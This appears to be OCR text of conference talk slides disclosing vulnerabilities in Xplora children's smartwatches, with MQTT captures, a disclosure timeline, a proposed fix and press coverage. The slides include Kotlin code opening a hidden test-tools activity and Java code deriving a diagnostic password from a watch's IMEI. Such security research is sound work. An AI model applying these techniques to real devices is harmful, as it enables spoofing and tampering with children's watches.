
HTTP
To: Parents
Message: Go into the forest
ID: 70035

MQTT
Incoming message!
ID: 70035


HTTP
To: Parents
Message: Go into the forest
ID: 70035


HTTP
get message #70035
MQTT
Incoming message!
ID: 70035
HTTP
To: Parents
Message: Go into the forest
ID: 70035

III. TELEPORTATION


Nov 3 14:16
en
SM-A326B
14:16
68%
Good Afternoon
Ea Alderson
Shop now
Help
Hub
Map
Goplay
Settings
X6Play
14
05
Mon, Nov 03
Open File
Home
Recent
Starred
Network
Documents
Music
Pictures
Downloads
Videos
SAM... droid
The... ion / archive / Mal...lora / msc-malte-vu
exploit
patch
cacert.crt
client.cert.pem
client.private.key
CA
Select
MQTTX
File Edit View Window Help
Edit
Connect
CA or Self signed certificates
5.0
10
(s)
Keep Alive
60
Auto Reconnect

IV. TO ASHES & TO DUST


Nov 3 14:41
en
SM-A326B
14:41
81%
Good Afternoon
Ea Alderson
You
Small Ea
Add a device
Message
Call
No location data is available within last 72 hours.
Last Updated: Not Available
Small Ea's Device
Last Updated: Not Available
0 %
Contacts
Alarms
School Modes
Help
Hub
Map
Goplay
Settings
X6Play
14
41
Mon, Nov 03
MQTTX
File Edit View Window Help
Connections
xplora@a2w6fy8ou5...
xplora
New Subscription
watch/3a260717... QoS 0
Plaintext
All
Received
Published
/fcm/watch/arrival"},"notification":{"title":"signal","body":"signal"},"background":true}
2025-11-03 14:38:20:254
Topic: watch/3a2607177ed6f4cd35d7452c05d259c0/d731efe210dcac2ffe9244c2329c9a984d820ff4a52756aaeee3af3809da6942 QoS: 0
{"data":{"xpVersion":"1.0.0","xpSrc":"IoT","xpDest":"350685602041083","xpEt":"1000","xpLang":"en-US","xpTid":"1762177135331","xpTm":"1762177135","xpPushId":"a6d93a3007995c388e993ca72742c6a90000115202","xpCb":"https://htk.prod.myxplora.com/v2/fcm/watch/arrival"},"notification":{"title":"signal","body":"signal"},"background":true}
2025-11-03 14:38:55:368
JSON
QoS 0
Retain
Meta
watch/3a2607177ed6f4cd35d7452c05d259c0/d731efe210dc
"title":"signal","body":"signal"},"background"

THIS IS BAD

```
for imei in range(350685600000000, 350685609999999):
    get_contacts(imei)
    read_private_messages(imei)
    send_spam(imei)
    send_threats(imei)
    banish_to_pyongyang(imei)
    reset_watch(imei)
    # SMS backdoor?
    # firmware updates?
    # trustAllHosts()?
```

Over 1.5 million watches sold worldwide!

close to 1 in 5 children

BUY ONE

HACK ONE MILLION FREE

LISTEN TO ME

Information

About us

Products

Support

Investor

Affiliate Program

Legal

Terms & Conditions

Privacy Policy Smartwatches

Privacy Policy for Smartphones

Terms of Website Use

Acceptable Use Policy for our Website

Extended Warranty

Cookie Policy

Return form

Transparency Act

Vilkår og personvern

Deltakelse

Personvernerklæring

Tilgjengelighetserklæring

Allmenne vilkår

Åpenhetsloven

Utvidet garanti

Angrerett og reklamasjon

Frakt

Rechtliches

AGB Xplora

Datenschutzrichtlinie für Smartwatch

Datenschutzrichtlinie für Smartphone

Verlängerte Rückgabefrist

Widerrufsbelehrung

Impressum

Beteiligung

Transparency Act

Erklärung zur Barrierefreiheit

Information

- About us
- Products
- Support
- Investor
- Affiliate Program

Legal

- Terms & Conditions
- Privacy Policy Smartwatches
- Privacy Policy for Smartphones
- Terms of Website Use
- Acceptable Use Policy for our Website
- Extended Warranty
- Cookie Policy
- Return form
- Transparency Act

Vilkår og personvern

- Deltakelse
- Personvernerklæring
- Tilgjengelighetserklæring
- Allmenne vilkår
- Åpenhetsloven
- Utvidet garanti
- Angrerett og reklamasjon
- Frakt

Rechtliches

- AGB Xplora
- Datenschutzrichtlinie für Smartwatch
- Datenschutzrichtlinie für Smartphone
- Verlängerte Rückgabefrist
- Widerrufsbelehrung
- Impressum
- Beteiligung
- Transparency Act
- Erklärung zur Barrierefreiheit

Xplora.

Xplora Bounty Program Terms and Conditions

The Xplora Bounty Programs Terms and Conditions ("Terms") apply to and govern your participation in the Xplora Bug Bounty Program (the "Program"). These Terms are between you and Xplora Technologies AS whose registered office is at Nedre Slottsgate 8, 0157 Oslo, Norway ("Xplora," "us" or "we"). By participating in the program in any manner and/or submitting any vulnerabilities to us, you agree to and accept these Terms.

About Program

The Program enables eligible participants to submit vulnerabilities and exploitation techniques ("Vulnerabilities") to Xplora about Xplora products and services ("Products") in accordance with these terms and conditions for a chance to earn rewards. The amount of a reward is determined by Xplora at its sole and absolute discretion ("Bounty"). The decisions made by Xplora regarding Bounty are final and binding.

Change of Terms

Xplora may change or cancel this Program at any time, for any reason. If Xplora changes these Terms, by continuing to participate in the Program you are deemed to have accepted the changes. You may opt-out of the Program by contacting us at secure@xplora.com.

Program Eligibility

To be eligible to participate in the Program, the issue must occur on the latest publicly available versions of the Product with a standard configuration. Also, you must

1. be 18 years old or older;
2. be the first party to report the issue to Xplora;
3. not disclose the issue publicly before Xplora release update to fix the issues;
4. not be subject to legal obligations that prevent you from doing so. For example, your employment contract or ethical rules;
5. not be a sanctioned person or a citizen of a sanctioned country under applicable law; (d) not be in violation of any applicable laws or regulations;
6. not be an immediate family member of a person employed by Xplora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

[terms.myxplora.com/bountyprogram]

Xplora.

Xplora Bounty Program Terms and Conditions

The Xplora Bounty Programs Terms and Conditions ("Terms") apply to and govern your participation in the Xplora Bug Bounty Program (the "Program"). These Terms are between you and Xplora Technologies AS whose registered office is at Nedre Slottsgate 8, 0157 Oslo, Norway ("Xplora," "us" or "we"). By participating in the program in any manner and/or submitting any vulnerabilities to us, you agree to and accept these Terms.

About Program

The Program enables ts to submit vulnerabilities and exploitation te bilities") to Xplora about Xplora product cts") in accordance with these terms an nce to earn rewards. The amount of a reward a at its sole and absolute discre isions made by Xplora regarding Bounty are final a

Change of Terms

Xplora may change or cancel this Progra ges these Terms, by continuing to participate in the Program you are deemed t ay opt-out of the Program by contacting us at secure@xplora.com.

Program Eligibility

To be eligible to participate in the Progra available versions of the Product with a standard configuration. Also, you mu

1. be 18 years old or older;
2. be the first party to repo
3. not disclose the issu release update to fix the issues
4. not be subject to l prevent you from doing so. For example ntract or ethical rules;
5. not be a sanctioned citizen of a sanctioned country under applicable law; olation of any applicable laws or regulations;
6. not be an immediate family member of a person employed by Xplora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

[terms.myxplora.com/bountyprogram]

Xplora.

Xplora Bounty Program Terms and Conditions

The Xplora Bounty Programs Terms and Conditions ("Terms") apply to and govern your participation in the Xplora Bug Bounty Program (the "Program"). These Terms are be… …gies AS whose registered office is at Nedre Slottsgate 8, 0157 Oslo, Norway ("Xplo… …ram in any manner and/or submitting any vulnerabilities to us, you agree to a…

About Program

The Program enables eligibl… …bmit vulnerabilities and ex… …es ("Vulnerabilities") to Xplora about Xplora products and se… …s") in accordance with these t… …ns for a chance to earn rewards. The amount of a reward is determined by Xplora at its sole and absolute di… …). The decisions made by Xplora regarding Bounty are final and binding.

Change of Terms

Xplora may change or cancel this Program at any time, for any r… …es these Terms, by continuing to participate in the Program you are deemed to have accepte… …y opt-out of the Program by contacting us at secure@xplora.com.

Program Eligibility

To be eligible to participate in the Program, the issu… …the latest publicly available versions of the Product with a standard configuration. Also, you must

1. be 18 years old or older;
2. be the first party to report the issue to Xplora;
3. not disclose the issue publicly before Xplora release update to fix the issues;
4. not be subject to legal obligations that prevent you f… …oing so. For example, your employment contract or ethical rules;
5. not be a sanctioned person or a citizen of a s… …der applicable law; (d) not be in violation of any applicable laws or regulations;
6. not be an immediate family member of a pers… …ora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

[terms.myxplora.com/bountyprogram]

April 23rd, 2025
Initial contact

May 6th, 2025
"taking immediate action", updates soon

July 11th, 2025
Followup, 90 day deadline

July 11th, 2025
"unable to engage in a coordinated disclosure process"

August 19th, 2025

LET'S LOOK INSIDE

SAY THE MAGIC WORDS

```
class MainActivity : AppCompatActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val intent = Intent()
        intent.component = ComponentName("com.xplora.xpsettings",
           "com.xplora.xpsettings.Activity.TestToolsActivity")
        startActivity(intent)
    }
}
```


16:36

```
protected String getPwd(int isDiag) {
        int digitSum;
        String imei = getImei();
        String reverseIMEI = new StringBuilder(imei).reverse().toString();
        if (isDiag == 0) {
            int acc = 0;
            for (int i = 0; i < reverseIMEI.length(); i++) {
                acc += reverseIMEI.charAt(i) - '0';
            }
            digitSum = acc % 10;
        } else {
            digitSum = reverseIMEI.charAt(0) - '0';
        }
        StringBuilder sb = new StringBuilder();
1       sb.append(reverseIMEI.charAt(digitSum));
        int i2 = digitSum + 1;
2       sb.append(reverseIMEI.charAt(i2));
3       sb.append(reverseIMEI.charAt(i2));
4       sb.append(reverseIMEI.charAt(digitSum + 2));
5       sb.append(reverseIMEI.charAt(digitSum + 3));
6       sb.append(reverseIMEI.charAt(digitSum + 5));
        return sb.toString();
    }
```

Bundesamt für Sicherheit in der Informationstechnik

April 23rd, 2025
Initial contact

May 6th, 2025
"taking immediate action", updates soon

July 11th, 2025
Followup, 90 day deadline

July 11th, 2025
"unable to engage in a coordinated disclosure process"

August 19th, 2025

September 25th, 2025
Report to BSI / German CERT

October 25th, 2025

October 28th, 2025
working on new authentication mechanism

November 13th, 2025
fixed!

LET'S LOOK INSIDE

Bundesamt für Sicherheit in der Informationstechnik

April 23rd, 2025
Initial contact

May 6th, 2025
"taking immediate action", updates soon

July 11th, 2025
Followup, 90 day deadline

July 11th, 2025
"unable to engage in a coordinated disclosure process"

August 19th

September 25th, 2025
Report to BSI / German CERT

October 25th

October 28th, 2025
working on new authentication mechanism

November 13th, 2025
fixed!

December 11th, 2025
Report to BSI, again

December 18th, 2025
working on new authentication mechanism

[...] Here's a rough sketch of what we would like to see in your watch pairing process, without making too many changes to your current infrastructure:

1. On first setup, the watch already displays a QR code that includes the IMEI. Make the watch generate a long random value on first boot that gets included in this QR code. Ideally, this could be the public key of a public/private key pair, but let's take small steps here.

2. The guardian phone scans this code as usual, and forwards the long random value alongside the IMEI to your server.

3. The server now stores this random value and uses it to authenticate all requests for this IMEI in the future.

[...]

LET'S GO PUBLIC

39C3
POWER CYCLES

IN WHICH I STEAL YOUR CHILD

SEMC 36

SPIEGEL Netzwelt

Abonnement Anmelden

Menü | Netzwelt > Gadgets > Smartwatches > Smartphones und Kinder: Forscher warnen vor unsicherer Kinder-Smartwatch

Von wegen sicher

So einfach konnten Hacker auf Kinder-Smartwatches zugreifen

Eigentlich sollen Spezial-Smartwatches die Sicherheit von Kindern verbessern. Doch Forscher aus Darmstadt konnten sich problemlos in deren Kommunikation einklinken. Der Hersteller reagiert nur zögerlich.

Von **Torsten Kleinz**
29.12.2025, 15.12 Uhr

6 Min

SPIEGEL bei Google bevorzugen


NRK

Logg på

Norge Siste nytt Dokumentar Klima NRK Ytring

Fann alvorleg sårbarheit i smartklokke for born

Norske Xplora får kritikk for dårleg tryggleik i eit av produkta sine. Dei siste åra har selskapet selt over 1,5 millionar smartklokker til born.



FALSK INFORMASJON: Ei sårbarheit gjer det mogleg å senda falsk informasjon frå ei smartklokke for born. Her har forskarar gjort nettopp det.
ILLUSTRASJON: NILS ROLLSHAUSEN

Martin Gundersen
Journalist

Silja Björklund Einarsdóttir
Journalist

Publisert 29. des. 2025 kl. 14:00
Oppdatert 29. des. 2025 kl. 16:01

Ei smartklokke for born frå det norske selskapet Xplora

SPIEGEL Netzwelt

Abonnement Anmelden

Menü › Netzwelt › Gadgets › Smartwatches › Smartphones und Kinder: Forscher warnen vor unsicherer Kinder-Smartwatch

Von wegen sicher

So einfach konnten Hacker auf Kinder-Smartwatches zugreifen

Eigentlich sollen Spezial-Smartwatches die Sicherheit von Kindern verbessern. Doch Forscher aus Darmstadt konnten sich problemlos in deren Kommunikation einklinken. Der Hersteller reagiert nur zögerlich.

Von **Torsten Kleinz**
29.12.2025, 15.12 Uhr

6 Min

SPIEGEL bei Google bevorzugen


NRK

Logg på

Norge Siste nytt Dokumentar Klima NRK Ytring

Fann alvorleg sårbarheit i smartklokke for born

Norske Xplora får kritikk for dårleg tryggleik i eit av produkta sine. Dei siste åra har selskapet selt over 1,5 millionar smartklokker til born.



FALSK INFORMASJON: Ei sårbarheit gjer det mogleg å senda falsk informasjon frå ei smartklokke for born. Her har forskarar gjort nettopp det.
ILLUSTRASJON: NILS ROLLSHAUSEN

Martin Gundersen
Journalist

Silja Björklund Einarsdóttir
Journalist

Publisert 29. des. 2025 kl. 14:00
Oppdatert 29. des. 2025 kl. 16:01

Ei smartklokke for born frå det norske selskapet Xplora

